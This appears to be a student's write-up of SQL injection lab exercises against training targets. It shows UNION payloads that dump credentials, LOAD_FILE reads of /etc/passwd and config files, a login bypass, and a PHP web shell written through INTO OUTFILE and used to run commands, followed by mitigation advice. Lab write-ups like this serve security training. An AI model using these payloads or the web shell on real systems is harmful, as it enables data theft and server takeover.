cn' UNION select 1, username, password, 4 from dev.credentials-- -


Questions

Target: 83.136.253.226:31794

What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Ans: 9da2c9bcdf39d8610954e0e11ea8f45f

Command used:- `cn' UNION select 1, username, password, 4 from ilfreight.users-- -`



Reading Files

In addition to gathering data from various tables and databases within the DBMS, a SQL Injection can also be leveraged to perform many other operations, such as reading and writing files on the server and even gaining remote code execution on the back-end server.

Privileges

in MySQL, the DB user must have the FILE privilege to load a file's content into a table and then dump data from that table and read files. So, let us start by gathering data about our user privileges within the database to decide whether we will read and/or write files to the back-end server.

Checking current user we used command:-

`cn' UNION SELECT 1, user(), 3, 4-- -`


or

`cn' UNION SELECT 1, user, 3, 4 from mysql.user-- -`

Example: current user in this case is root:

Port Code	Port City	Port Volume
root@localhost	3	4


Nest, we can test if we have super admin privileges with the following query:



If we had many users within the DBMS, we can add WHERE user="root" to only show privileges for our current user root:

Command used:-

cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- -



The query returns Y, which means YES, indicating superuser privileges. We can also dump other privileges we have directly from the schema, with the following query:

cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges-- -

LOAD_File

The LOAD_FILE() function can be used in MariaDB / MySQL to read data from files. The function takes in just one argument, which is the file name.

The following query is an example of how to read the /etc/passwd file:

SELECT LOAD_FILE('/etc/passwd');

With UNION injection, query used is:

cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -

Example:

We know that the current page is search.php. The default Apache webroot is /var/www/html. Let us try reading the source code of the file at /var/www/html/search.php.

Command used:- cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -

Questions


Target: 83.136.253.226:31794

We see in the above PHP code that '\$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Ans: dB_pAssw0rd_iS_flag!

First step was to check the imported PHP page.


Command used:- `cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4 --`



Port Code	Port City	Port Volume
<div><input type="text" value="Search for a port:"/><input type="button" value="Search"/></div>		
3	4	
Port Code	Port City	Port Volume
\$.row[1].	\$.row[2].	\$.row[3].


Next step was to exploit the UNION injection vulnerability to retrieve the contents of the “config.php” file.

Command used:- `cn' UNION SELECT 1, LOAD_FILE("/var/www/html/config.php"), 3, 4 --`



Port Code	Port City	Port Volume
<div><input type="text" value="Search for a port: /var/www/html/config.php, 3, 4 --"/><input type="button" value="Search"/></div>		
3	4	
Port Code	Port City	Port Volume
\$.row[1].	\$.row[2].	\$.row[3].

The results reveals the database password which is dB_pAssw0rd_iS_flag!



Writing Files

To be able to write files to the back-end server using a MySQL database, we require three things:

- User with FILE privilege enabled
- MySQL global secure_file_priv variable not enabled
- Write access to the location we want to write to on the back-end server

Writing Files through SQL Injection

On this section this was the statement that made things clear that is “To write a web shell, we must know the base web directory for the web server (i.e. web root). One way to find it is to use load_file to read the server configuration, like Apache's configuration found at /etc/apache2/apache2.conf, Nginx's configuration at /etc/nginx/nginx.conf, or IIS configuration at %WinDir%\System32\Inetsrv\Config\ApplicationHost.config, or we can search online for other possible configuration locations. Furthermore, we may run a fuzzing scan and try to write files to different possible web roots, using this wordlist for Linux or this wordlist for Windows”

Writing a Web Shell

Having confirmed write permissions, we can go ahead and write a PHP web shell to the webroot folder. We can write the following PHP webshell to be able to execute commands directly on the back-end server:

Command used:-

```
<?php system($_REQUEST[0]); ?>
```

Example commands:

```
cn' union select '', '<?php system($_REQUEST[0]); ?>', '', '' into outfile  
'/var/www/html/shell.php'-- -
```


Questions

Target: 94.237.54.164:36424


Find the flag by using a webshell.

Ans: d2b5b27ae688b6a0f1d21b7d3a0798cd

First is to write a PHP webshell to be able to execute commands directly on the back-end server:


The PHP shell code is: `<?php system($_REQUEST[0]); ?>`

Command used to write in the server:- `cn' union select '','','<?php system($_REQUEST[0]); ?>', '','',' into outfile '/var/www/html/shell.php'-- -`



Port Code	Port City	Port Volume
-----------	-----------	-------------


http://94.237.54.164:36424/search.php?port_code=cn



Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
CN SHE	Shenzhen	23.97


Next step is to check if the file write probably worked. This can be verified by browsing to the /shell.php file and executing commands via the 0 parameter, with ?0=id in our URL:

URL:- http://94.237.54.164:36424/shell.php?0=id




Next step I wanted to check the files on my current directories.

URL: <http://94.237.54.164:36424/shell.php?0=ls>




I am also aware the pwd directory has goodies in most cases, so I proceeded to see what was in this directory

URL: <http://94.237.54.164:36424/shell.php?0=pwd>




I could see there was a directory I was being directed to, therefore I decided to take a look in it.

URL: <http://94.237.54.164:36424/shell.php?0=ls /var/www/html>




I know the user is WWW so I decided to go back to that directory and check what was available:

<http://94.237.54.164:36424/shell.php?0=ls /var/www/>



I was now able to see the flag, last remaining step was to read this file.

URL: <http://94.237.54.164:36424/shell.php?0=cat /var/www/flag.txt>



This was how I got my flag.

Mitigating SQL Injection

Various ways I was able to learn include:-

1. Input Sanitization

Here's the snippet of the code from the authentication bypass section we discussed earlier:

```
Code: php

<SNIP>
$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";

if (!mysqli_query($conn, $query))
{
    die('Error: ' . mysqli_error($conn));
}

$result = mysqli_query($conn, $query);
$row = mysqli_fetch_array($result);
<SNIP>
```

This script takes in the username and password from the POST request and passes it to the query directly. This will let an attacker inject anything they wish and exploit the application.

Injection can be avoided by sanitizing any user input, rendering injected queries useless. Libraries provide multiple functions to achieve this, one such example is the `mysqli_real_escape_string()` function. This function escapes characters such as ' and ", so they don't hold any special meaning.

```
Code: php

<SNIP>
$username = mysqli_real_escape_string($conn, $_POST['username']);
$password = mysqli_real_escape_string($conn, $_POST['password']);

$query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";
<SNIP>
```

The snippet above shows how the function can be used.

Admin panel

Executing query: SELECT * FROM logins WHERE username='\ or \'1\'=\'1' AND password = '\ or \'1\'=\'1';

Login failed!

2. Input Validation

User input can also be validated based on the data used to query to ensure that it matches the expected input. For example, when taking an email as input, we can validate that the input is in the form of ...@email.com, etc.

Consider the following code snippet from the ports page, which we used **UNION** injections on:

Code: **php**

```
<?php
if (isset($_GET["port_code"])) {
    $q = "Select * from ports where port_code ilike '%" . $_GET["port_code"] . "%'";
    $result = pg_query($conn,$q);

    if (!$result)
    {
        die("</table></div><p style='font-size: 15px;'>" . pg_last_error($conn). "</p>");
    }
}
<SNIP>
?>
```

The GET parameter `port_code` being used in the query directly. It's already known that a port code consists only of letters or spaces. We can restrict the user input to only these characters, which will prevent the injection of queries. A regular expression can be used for validating the input:

3. User Privileges

We saw that a DBMS software allows the creation of users with fine-grained permissions. We should ensure that the user querying the database only has minimum permissions.

Superusers and users with administrative privileges should never be used with web applications. These accounts have access to functions and features, which could lead to server compromise.

4. Web Application Firewall

Web Application Firewalls (WAF) are used to detect malicious input and reject any HTTP requests containing them. This helps in preventing SQL Injection even when the application logic is flawed. WAFs can be open-source (ModSecurity) or premium (Cloudflare). Most of them have default rules configured based on common web attacks. For example, any request containing the string `INFORMATION_SCHEMA` would be rejected, as it's commonly used while exploiting SQL injection.

5. Using Parameterized queries

Parameterized queries contain placeholders for the input data, which is then escaped and passed on by the drivers. Instead of directly passing the data into the SQL query, we use placeholders and then fill them with PHP functions.

Skills Assessment - SQL Injection Fundamentals

The company Inlanefreight has contracted you to perform a web application assessment against one of their public-facing websites. In light of a recent breach of one of their main competitors, they are particularly concerned with SQL injection vulnerabilities and the damage the discovery and successful exploitation of this attack could do to their public image and bottom line.

They provided a target IP address and no further information about their website. Perform a full assessment of the web application from a "grey box" approach, checking for the existence of SQL injection vulnerabilities.


Questions

Target: 83.136.251.235:48888

Assess the web application and use a variety of techniques

Ans:528d6d9cedc2c7aab146ef226e918396


First step was to load the InlaneFreight using the target IP I was provided with:




Now that I was in the website and since there was a login page available, my next step was to try and bypass authentication without a password, using an SQL Injection.

I choose to use the OR injection: **admin' or '1'='1'#**

so my username will be **admin' or '1'='1'#** and password will be **admin**




Using the sql injection, I was able to gain access to a page containing payroll information of two users; Adam and James.




My next move was to try and write a shell.php code that I would reverage to execute remote commands.

Command used: `cn' union select '', '<?php system($_REQUEST[0]); ?>', '', '', '' into outfile '/var/www/html/shell.php'--`



Unfortunately I received an error, seems, I have no permission to add a file in this directory.




This being so I decided to add in the dashboard directory on my path and see if it would work.

New path was:- `/var/www/html/dashboard/shell.php`

Command used:- `cn' union select "", '<?php system($_REQUEST[0]); ?>', "", "", "" into outfile '/var/www/html/dashboard/shell.php'-- -`


Once I searched using this parameters no error or response was given therefore I tried uploading the shell.php again to confirm if it was added successfully.

The message displayed says file already exists, meaning my file write was successful.



Since my file has been added in my database, I proceeded verify by browsing to the dashboard/shell.php file and executing commands via the 0 parameter, with ?0=id in our URL:


URL: `http://83.136.251.235:48888/dashboard/shell.php?0=id`



It works!


Next was to do some navigation, therefore I decided to move back to the root directory and see if I could find the flag there as the question instructed we would find it there.

URL: `http://83.136.251.235:48888/dashboard/shell.php?0=ls%20../../../../`



